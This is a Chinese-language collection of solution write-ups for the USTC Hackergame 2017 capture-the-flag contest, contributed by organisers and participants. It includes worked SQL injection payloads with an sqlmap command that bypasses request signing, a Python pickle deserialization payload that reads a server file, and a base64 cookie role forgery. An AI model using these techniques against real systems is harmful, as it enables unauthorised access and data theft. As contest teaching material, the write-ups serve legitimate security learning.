Table of Contents

Hackergame 2017 Writeup

本文档收集整理了中国科学技术大学第四届信息安全大赛的题解，以及来自比赛选手的一些分享。

Made with ❤ by USTC.

看不见的字

将 **pdf** 打开后全选，可以发现隐藏的 **flag.**

科大学生家长的日常

题目链接到一个 html 文件，查看他的源代码，可以发现跳转代码下方有 flag 注释。

被入侵的云端

方法一：用你的计算机网络知识分析这个 packet，可以从中找到 ip 和端口。

方法二：尝试用 wireshark 打开 packet，可以查看里面的 ip 和 端口。

用 wireshark 的 import hex 之前可能需要做以下操作进行格式上的转换:

`od -Ax -tx1 -v packet >> packet_hex`

然后导入 `packet_hex` 即可

陶柯宇 17级

下载下来是一个二进制文件。用 `file` 查看毫无收获。

```
packet: TeX font metric data (????d)
```

怎么可能是 TeX 文件呢对不对～用 `strings` 也没找到 `flag{}`，但是看到了 `__MACOSX`，说明这个文件内部很有可能包含在 macOS 下压缩的压缩文件（作为 Mac 用户，曾经被这个文件夹坑过）。用 `binwalk` 来看看吧：

```
➜  binwalk packet

DECIMAL       HEXADECIMAL     DESCRIPTION
----------------------------------------------------------------
----------------
42            0x2A            Zip archive data, at least v2.0 to
 extract, name: index.html
19426         0x4BE2          Zip archive data, at least v1.0 to
 extract, name: __MACOSX/
19481         0x4C19          Zip archive data, at least v2.0 to
 extract, name: __MACOSX/._index.html
19740         0x4D1C          Zip archive data, at least v2.0 to
 extract, name: 200-offline-sprite.png
53189         0xCFC5          Zip archive data, at least v2.0 to
 extract, name: __MACOSX/._200-offline-sprite.png
53424         0xD0B0          Zip archive data, at least v2.0 to
 extract, name: 100-offline-sprite.png
53497         0xD0F9          PNG image, 1233 x 68, 8-bit graysc
ale, non-interlaced
56158         0xDB5E          Zip archive data, at least v2.0 to
 extract, name: __MACOSX/._100-offline-sprite.png
56944         0xDE70          End of Zip archive
```

果然！加上 `-e` 参数解包后就获得了滑稽的小恐龙游戏，但是这不是被入侵的云端的入手点，这是第二道云游戏的。

可以注意到，第一个 zip 数据是从 `0x2A` 开始的，那么这个字节前面的数据是搞什么的呢？

> 请从 packet 中分析出这个网络包的发起主机的IP和端口号。写成如 flag{192.168.1.1:8080} 的形式。

很有可能，packet 前面就是 IP 地址和端口号。用 Wireshark 随便截个包试试。

```
▶ Ethernet II, Src: Apple_3f:12:70 (b8:e8:56:3f:12:70), Dst: UttTechn_52:12:55 (fc:2f:ef:52:12:55)
▼ Internet Protocol Version 4, Src: 192.168.1.101, Dst: 111.221.29.156
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 67
    Identification: 0x0000 (0)
  ▶ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xeb2e [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.1.101
    Destination: 111.221.29.156
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▼ Transmission Control Protocol, Src Port: 63041, Dst Port: 443, Seq: 1, Ack: 1, Len: 15
    Source Port: 63041
    Destination Port: 443
    [Stream index: 0]
    [TCP Segment Len: 15]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 16    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Header Length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
0000  fc 2f ef 52 12 55 b8 e8  56 3f 12 70 08 00 45 00   ./.R.U.. V?.p..E.
0010  00 43 00 00 40 00 40 06  eb 2e c0 a8 01 65 6f dd   .C..@.@. .....eo.
0020  1d 9c f6 41 01 bb 54 9c  07 7d 32 35 07 32 80 18   ...A..T. .}25.2..
0030  10 00 c7 e6 00 00 01 01  08 0a 26 99 42 bf 0c a7   ........ ..&.B...
0040  b0 71 17 03 03 00 50 27  60 de 21 b9 9c eb b0 9c   .q....P' `.!.....
0050  61                                                 a
```

这个网络包有三个部分，重点看 IP 和 TCP 的部分。IP 部分开头是 45，长度是 20 个字节，接下来就是 TCP 部分的源端口和目的端口。我们来看一下 packet 的内容：

```
packet
  0 52 54 00 12 35 02 FE ED FA CE BE EF 08 00 45  RT  5 ......  E
 15 00 DE 78 09 1D 00 00 FF 11 00 00 0A 00 61 CC   .x    .    a.
 30 0A 00 61 FF 1F BB 1F BB DE 64 00 00 50 4B 03   a. . ..d  PK
 45 04 14 00 08 00 08 00 03 29 4E 4B 00 00 00 00          )NK
 60 00 00 00 00 00 00 00 00 0A 00 10 00 69 6E 64              ind
 75 65 78 2E 68 74 6D 6C 55 58 0C 00 87 2C E1 59  ex.htmlUX  .,.Y
 90 35 2B E1 59 F5 01 14 00 DD 7D 6B 73 1C C9 71  5+.Y.   .}ks .q
105 E0 F7 FD 15 CD 55 68 01 90 83 C1 0C 1E E4 12  ... .Uh ...   .
120 4B 70 0D 02 20 09 0B 04 60 3C 76 49 31 18 88  Kp      `<vI1 .
135 C6 4C 03 68 71 30 3D 9A EE 21 00 69 19 B1 B6  .L hq0=..! i ..
150 4F F6 CA B6 24 FB CE B2 75 96 22 2C 47 F8 FD  O...$...u.",G..
165 90 E5 F3 9D BD B2 F5 F8 31 B7 E4 EE 7E D2 5F  ........1...~._
180 B8 CC 7A 3F B2 BA 7B C0 5D 39 E2 46 5A 62 A6  ..z?..{.]9.FZb.
195 BB 1E 59 59 59 59 99 59 59 99 B7 AE 74 B3 4E  . YYYY.YY...t.N
210 71 31 48 A2 93 E2 B4 77 FB B5 5B FC 0F FC 4D  q1H....w..[. .M
225 E2 EE ED D7 22 F8 DC 3A 4D 8A 38 EA 9C C4 C3  ...."..:M.8....
240 3C 29 96 5E 1F 15 47 D3 6F BE 6E BE EA C7 A7  <).^  G.o.n....
255 C9 D2 EB CF D2 E4 6C 90 0D 8B D7 A3 4E D6 2F  ......l. ...N./
270 92 3E 14 3D 4B BB C5 C9 52 37 79 96 76 92 69  .> =K...R7y.v.i
285 F6 A3 11 A5 FD B4 48 E3 DE 74 DE 89 7B C9 52  .. ...H..t..{.R
300 BB D9 6A 9C C6 E7 E9 E9 E8 D4 78 12 8D F2 64  ..j......x ..d
315 C8 7E C7 87 F0 A8 9F C9 EE 8A B4 E8 25 B7 6F  .~..........%.o
330 CD F0 BF AF DD 9A E1 50 BE 76 2B 2F 2E 7A 49  .......P.v+/.zI
345 84 E3 58 7A BD 48 CE 8B 99 4E 9E 43 A5 D7 70  ..Xz.H...N.C..p
360 34 8D E8 30 EB 5E 44 5F 87 26 06 71 B7 9B F6  4..0.^D_.& q...
375 8F 17 A3 D6 5B F0 EB 34 1E 1E A7 7D F1 83 81  . ..[..4  .}...
390 B7 18 B5 5B AD 2F E2 CF 93 24 3D 3E 29 E4 EF  . .[./...$=>)..
Signed Int   little   (select some data)
0 out of 56966 bytes
```

所以可以得到 IP 所在字节是 0A 00 61 CC，端口所在字节是 1F BB（大端序）。解得：

```
flag{10.0.97.204:8123}
```

眞假 flag

方法一：肉眼查找，过于耗时，不推荐；

方法二：写程序处理，如一行 python：

```
list(filter(lambda s: bytes(s[1:-1], 'utf-8').isalnum(), \
requests.get("http://hack.lug.ustc.edu.cn/file/flag.txt").text.s
plit('flag')))
```

输出 `['{V2XA7GlZ6H4}']`

方法三：正则表达式 `flag\{\w*?\}`

骚扰你的一位老学长

打开

http://www.chenweikeng.com/

发现底部有 **jemdoc** 的链接，打开后查看 **jemdoc** 官网的文档得知元信息位于

http://www.chenweikeng.com/index.jemdoc

打开在底部可以找到 **flag.**

陶柯宇 17级

看着 cwk 的照片，翻找着网页却不知 flag 在何处，内心久久不能平静。

我在找到正解前尝试过：

1. 分析主页的照片和音频，企图从中找到 flag。
2. 查看网络请求和 cookie 是否含 flag。
3. 一句句看是不是有类似「藏头诗」一样的东西。
4. `Book me` ！（当然最后还是没敢 book）
5. 搜索 cwk 学长的论文。

差点就给学长发骚扰邮件索要 flag 了……

周一计算机导论课上课前，我又不死心打开 cwk 的网站，不知为什么注意到了一行小字：

```
Page generated 2017-10-13 22:14:22 PDT, by jemdoc.
```

比赛在 10/14 开始，说明在比赛前一天网页被修改过（先不考虑时差之类的了），但查看 `index.html` 却又什么都没有……

难道是 `jemdoc` ？我想到了以前写 `jekyll` 代码的经历，在查询文档后发现它的后缀是 `.jemdoc` ，所以尝试 `index.jemdoc` ，就得到 flag 了。

```
flag{doyouknowvimcreatetempfile}
```

但其实这个眞的和 `vim` 关系不大。

CancerGary 17级 校外同学

我甚至去发了份邮件给学长（逃

这题目实在是脑洞啊！居然是去http://jemdoc.jaboc.net/ 然后找到看文章源码的方法回来看主页的源码！（jemdoc好感度+1）

不过想想题目也很科学？有的题还有泄露.git文件夹的呢……

云游戏？！

预备步骤：得到游戏页面

方法一：用 **wireshark** 导入包，导出里面的 **data** 为一个压缩包。

方法二：直接 **binwalk**，发现压缩包，用压缩软件直接尝试解压。

然后解压的压缩包为一个文件夹，里面有小恐龙游戏页面。

打开之后，可以浏览代码或与 **chrome** 原版小恐龙游戏进行代码比较，可以看到一些关键的运算：

```
// Line 678
// try to gain reward, the constant part of the reward is 2.4657676475
X -= 0.1* this.config.ACCELERATION * (4 * PARAM_A * X * X * X - 3 * PARAM_B * X * X);
```

在脚本中找到这些常数的值：

```
ACCELERATION: 0.1
var PARAM_A = 0.943745363;
var PARAM_B = 2.895467371;
var X = 5.0;
```

可以发现这是一个单变量的梯度下降公式，我们知道梯度下降实质上是：

`loop: x -= rate * d(f(x))/dx`

其中 **rate** 是下降的速率，积分 **d(f(x))/dx** 并加上提示中的常数：

`f(x) = PARAM_A * (x ** 4) - PARAM_B * (x ** 3) + 2.4657676475`

运行这个梯度下降的过程（可以自己写代码，注意设好学习速率 **0.01**，太大或太小都可能得不到预期的答案，也可以注释掉小恐龙游戏的游戏结束判断，并在控制台中输出 **x** 的值），待 **x** 稳定后得到：

`x = 2.3010449782539832`

`f\(x\) = -6.353530137073035`

flag 即为 `flag{63535301}`

被加密的实验报告

下载文件后发现文档被加密，在 Windows 下右键-属性-详细信息可以看到标题，标题即为 flag.

当然，这好像是非预期解法，预期解法是用某个联网的密码移除器，1元钱都不用，就秒秒钟可以去掉密码。

郑子涵注：一个能在线解密的工具 https://secure.decryptum.com/demo-preview.html?jid=3571496689184429598

简单认证

查看首页注释，发现 **admin.php**

打开 **admin.php**，发现 `nobody` 是不合法的，需要 `admin`

打开 **cookie**，发现 `role=bm9ib2R5` 此即为 `nobody` 的 **base64** 结果，将其改为 `admin` 的 **base64** 的结果，重新打开页面，即可得到 **flag.**

flag 验证器

IDA + F5 反汇编得到代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[17]; // [esp+1Bh] [ebp-15h]
  int i; // [esp+2Ch] [ebp-4h]

  __main();
  printf("Input your flag:");
  scanf("%16s", v4);
  for ( i = 0; i <= 15; ++i )
    v4[i] ^= i;
  if ( !strcmp(v4, aFmcd) )
    printf("congratulations!");
  else
    printf("wrong flag!");
  return 0;
}
```

找到 aFmcd 的地址：

```
.rdata:0040303A aFmcd           db 'fmcd'               ; DATA X
REF: _main+65↑o
.rdata:0040303E                 db  7Fh ;
.rdata:0040303F                 db  57h ; W
.rdata:00403040                 db  63h ; c
.rdata:00403041                 db  71h ; q
.rdata:00403042                 db  41h ; A
.rdata:00403043                 db  7Ah ; z
.rdata:00403044                 db  4Fh ; O
.rdata:00403045                 db  6Ah ; j
.rdata:00403046                 db  7Fh ;
.rdata:00403047                 db  74h ; t
.rdata:00403048                 db  70h ; p
.rdata:00403049                 db  72h ; r
.rdata:0040304A                 db    0
```

故比较的字符串数据为(前四个就是 `fmcd`)：

`66 6D 63 64 7F 57 63 71 41 7A 4F 6A 7F 74 70 72`

进行一个简单的异或解密（异或下标）即可得到 flag

黑客猜奇偶

此题没有验证是否为空，去掉网页上输入框的 readonly 属性后，可以输入空的字符串，最后的结果即为 md5(服务器字符串 + 空字符串)，结果仍然为 md5(服务器字符串)，这是已知的，按照最后一位选择奇偶即可。


注意：一定要小心，不要手抖。

熟悉的声音


首先发现音频为电话拨号音，利用 DtMf 原理得到拨号的内容。得到拨号内容之后发现是 `#` 号分割的 ASCII 码，解密得到 flag。

付佳伟 17 级


我以前编辑处理过一些音频文件，电脑上装有Adobe Audition CC，所以一看又是音频文件，就直接用Au打开了。



试听一下，叮叮咚咚的，听不出来，果断开频谱。



这就很明显了吧，画点辅助线出来：



网上查一下，发现就是手机拨号键键盘发出的声音。上面三行是列，下面四行是行，从下往上表示1~4。所以我们慢慢来解码吧：

```
102#108#97#103#123#68#116#77#102#96#84#111#110#101#125
```

看起来都像是ASCII字符编码，那就转换一下

```
s=""
for i in "102#108#97#103#123#68#116#77#102#96#84#111#110#101#125"
.split("#"):
    s += chr(int(i))
```

最后输出：

```
flag{DtMf`Tone}
```

CancerGary 17级 校外同学

DTMF解码 http://dialabc.com/sound/detect/

我还想手撕频谱图，实在是太naïve了

用户名查询系统

此题第一步是分析混淆后的 **javascript** 代码，采用打 **XHR breakpoint** 的方法，发现签名的算法是：

```
sign = md5("hackergame15072797441"+s+"1507279744hackergame")
```

向服务器发送的 `s= text + "|" + sign`

然后利用 **s** 注入即可：

这个注入是一个很常规的注入，依次得到数据库名，表名，列名即可，最后的 **flag** 位于 **admin** 的 **password** 字段。

```
payload("-1 union (SELECT DATABASE() FROM
INFORMATION_SCHEMA.SCHEMATA)")
```

数据库名 **'app'**

```
payload("-1 union (SELECT GROUP_CONCAT(table_name) FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema='app')")
```

表名 **'user'**

```
payload("-1 union (SELECT GROUP_CONCAT(column_name) FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_schema='app' AND
table_name='user')")
```

字段名 **'id,username,password'**

```
payload("-1 union (SELECT GROUP_CONCAT(username) FROM app.user)")
```

用户名 **'admin,hejiyan'**

payload("-1 union (SELECT GROUP_CONCAT(password) FROM app.user)")

密码：**'flag{de056e7ae812f8329eab1f829585679c},the author'**

有同学问可不可以用 sqlmap？当然可以啦，明白 sign 的生成之后自己写一个 sqlmap 的 tamper 就好了，分分钟过掉这道题。

陶柯宇 17级

首先它会有对 `input type` 、 `sign length` 和 `sign` 的校验。输入 1 和 2 会有结果，其它都没有。查看网络请求可以看到（示例）：

```
http://hack.lug.ustc.edu.cn/dynamic/2/ajax.php?s=1|a46ba29bc43e55476733b414ebbfa54e
```

很明显，拿 `sqlmap` 暴力瞎扫是不可行的，毕竟是有校验的（也发现了 `sign` 不是符号，而是签名（**sign**ature）的缩写）。直接在文本框中输入特殊符号会失败（连空格都不行）。

所以我们只能在 JS 代码上找突破口，但是……代码被混淆过了。



嗯……其实在控制台的帮助下，我们可以解出一部分的代码，大致看看它到底会做什么。在进行了一次又一次单调的工作之后，可以发现：

1. sign 是 MD5 加盐的。
2. 数据过滤（特殊符号加上 `select` 等 SQL 查询语句）是在本地进行的，也就是说，服务器很可能不会对数据中的字符进行校验。（不然题目就没法做了）

在我们大致搞出来后，我们可以破坏 JS 的本地校验，把 `replace` 替换成这种鬼样子：

```
for (var n = RegExp("zzzzzzzzzzzz"), t = "", r = 0; r < _["lengt
h"]; r++)
    t += _["substr"](r, 1)["replace"](n, "")
return t = t["replace"]( /*"select"*/ "selact", ""),
    t = t["replace"]( /*" "*/ "selact", ""),
    t = t["replace"]( /*union*/ "unoin", ""),
    t = t["replace"]( /*"where"*/ "whare", ""),
    t = t["replace"]( /*"password"*/ "passward", "")
// 代码是处理过的，源代码真的不想再看了，自己找一下吧😁
```

那么我的思路就是：使用 `sqlmap` 配合这段 JS 来搞事情。

查询资料可知 `sqlmap` 有 `--eval` 参数，可以插入自定义的 Python 语句。所以我们可以用 Python 来调用 Node.js 来执行这段 JS。

首先继续修改 JS：将 `document["getElementById"]("input1")["onkeyup"]` 部分删掉，因为 Node.js 里面没有 `document` 。再把 `XMLHttpRequest` 部分删掉，因为我们没必要在 JS 里向远程服务器发送请求。 `b()` 就直接把 `r` 返回来。最后用 npm 安装一下模块 `js-md5` ，在开头加：

```
md5 = require('js-md5');
```

来正常使用 `md5` 函数。

我们希望用命令行参数的形式向 JS 脚本发送希望编码的字符串，所以在原本 `document` 的地方加上（我们用双引号扩上字符串，以下均在类 Unix 的 Shell 中进行）：

```
console.log(b(process.argv[2]))
```

然后是写调用 Python 脚本。安装 `Naked` （执行 Node.js 脚本） 与 `shellescape` （处理转义字符）模块。我们的语句大致是这个样子：

```
from Naked.toolshed.shell import muterun_js;from shellescape imp
ort quote;s = muterun_js("Problem2.js {}".format(quote(s))).stdo
ut.strip()
```

（假设 JS 文件名为 Problem2.js）

接下来上 `sqlmap` 扫一通，最终的命令是这个样子的：

```
python2.7 /usr/local/bin/sqlmap -u "http://hack.lug.ustc.edu.cn/dynamic/2/ajax.php?s=1" -o -T user -C id,username,password --dump --eval="from Naked.toolshed.shell import muterun_js;from shell escape import quote;s = muterun_js(\"Problem2.js {}\".format(quote(s))).stdout.strip()"
```

最后拿到 flag：

```
flag{de056e7ae812f8329eab1f829585679c}
```

CancerGary 17级 校外同学

交互式注入工具（雾）

```
import requests,hashlib
while True:
    s=input(">>>")
    res=requests.get("http://hack.lug.ustc.edu.cn/dynamic/2/ajax.php",params={'s':'{}|{}'.format(s,hashlib.md5(("hackergame1507279744%s1507279744hackergame"%s).encode()).hexdigest())})
    print(res.text)
```

Hide and Seek

这道题其实就是一道很简单的 unpickle 漏洞的题目，不过我们稍微做了一点变式（坑），只允许 unpickle 特定的东西，具体代码就写在 `handies.py` 里面：

```
import builtins
import io
import pickle


def file_contents(filename, mode='r'):
    "Does what you think it does"
    filename = filename.replace('/','_').replace('..','_')
    with open(filename, mode) as f:
        return f.read()

class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module != 'handies':
            raise pickle.UnpicklingError("module='%s' 是非法的" %
 module)
        if name != 'file_contents':
            raise pickle.UnpicklingError("name='%s' 是非法的" % n
ame)
        if module == "handies" and name == 'file_contents':
            return file_contents
        raise pickle.UnpicklingError("module='%s', name='%s' 是非
法的" % (module, name))

def safe_unpickle(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()
```

可以看出 safe_unpickle 的时候，其实就是检查了一下 unpickle 出来的对象，只有 `handies.file_contents` 是允许的，而且首页上 `app.py` 向我们展示了 `file_contents` 的功能，就是读取文件内容，那么我们就可以构造参数读取

`flag.py` 或者 `handies` 里面的内容。（也就是说，这道题其实做出来之后就是开源的了【逃】）

根据首页内容，flag 即位于 flag.py，构造一下即可：

```
# handies.py
def file_contests():
  pass
```

```
# payload.py
from handies import file_contents
 import base64
 import pickle

 class Payload:
     def __reduce__(self):
         return (file_contents, ('flag.py',))

 print(base64.b64encode(pickle.dumps(Payload())))
```

执行 `payload.py` ，将参数带入 `credential` 即可得到 flag 的内容。

邓胜亮 16级

阅读源代码，发现是对参数'credential'进行base64解码然后unpickle，如果得到的是Credential的实例就尝试login、输出flag，否则将unpickle的结果输出。

第一反应就是使其unpickle结果为Credential的实例，但是尝试一下后发现这被定为“奇怪的操作”。 注意到提示3，另外handies这个模块看起来比较特殊，猜测是小红自己写的，加上file_contents的名字，得到思路：调用file_contents读取flag.py。

阅读python文档中关于pickle的部分，发现类的**reduce**方法比较特殊，如果它返回一个tuple……

> When a tuple is returned, it must be between two and five items long. Optional items can either be omitted, or None can be provided as their value. The semantics of each item are in order:
>
> A callable object that will be called to create the initial version of the object. A tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument. ……

那么我们随便构造一个类，自己实现**reduce**方法就好了。

```
import pickle
import base64
import handies
class SomeClass:
        def __reduce__(self):
                return handies.file_contents, ('flag.py',)
print(base64.b64encode(pickle.dumps(SomeClass())))
```

另外因为pickle是根据对象的名字去查找对象的，所以我们只要fake一个无用的handies.file_contents就行了。

最后的url就是： http://67.209.186.120:8888/?credential=gANjaGFuZGllcwpmaWxlX2NvbnRlbnRzCnEAWAcAAABmbGFnLnB5cQGFcQJScQMu

CancerGary 17级 校外同学

构造 python pickle

格式： http://www.freebuf.com/articles/system/89165.html

注：这题只允许调用handies.file_contents

没改后端代码时尝试过 `__main__.file_contents` （好像也不能这么调用？）（所以仔细看文档的重要性）

黑客猜奇偶升级版

付佳伟 17 级

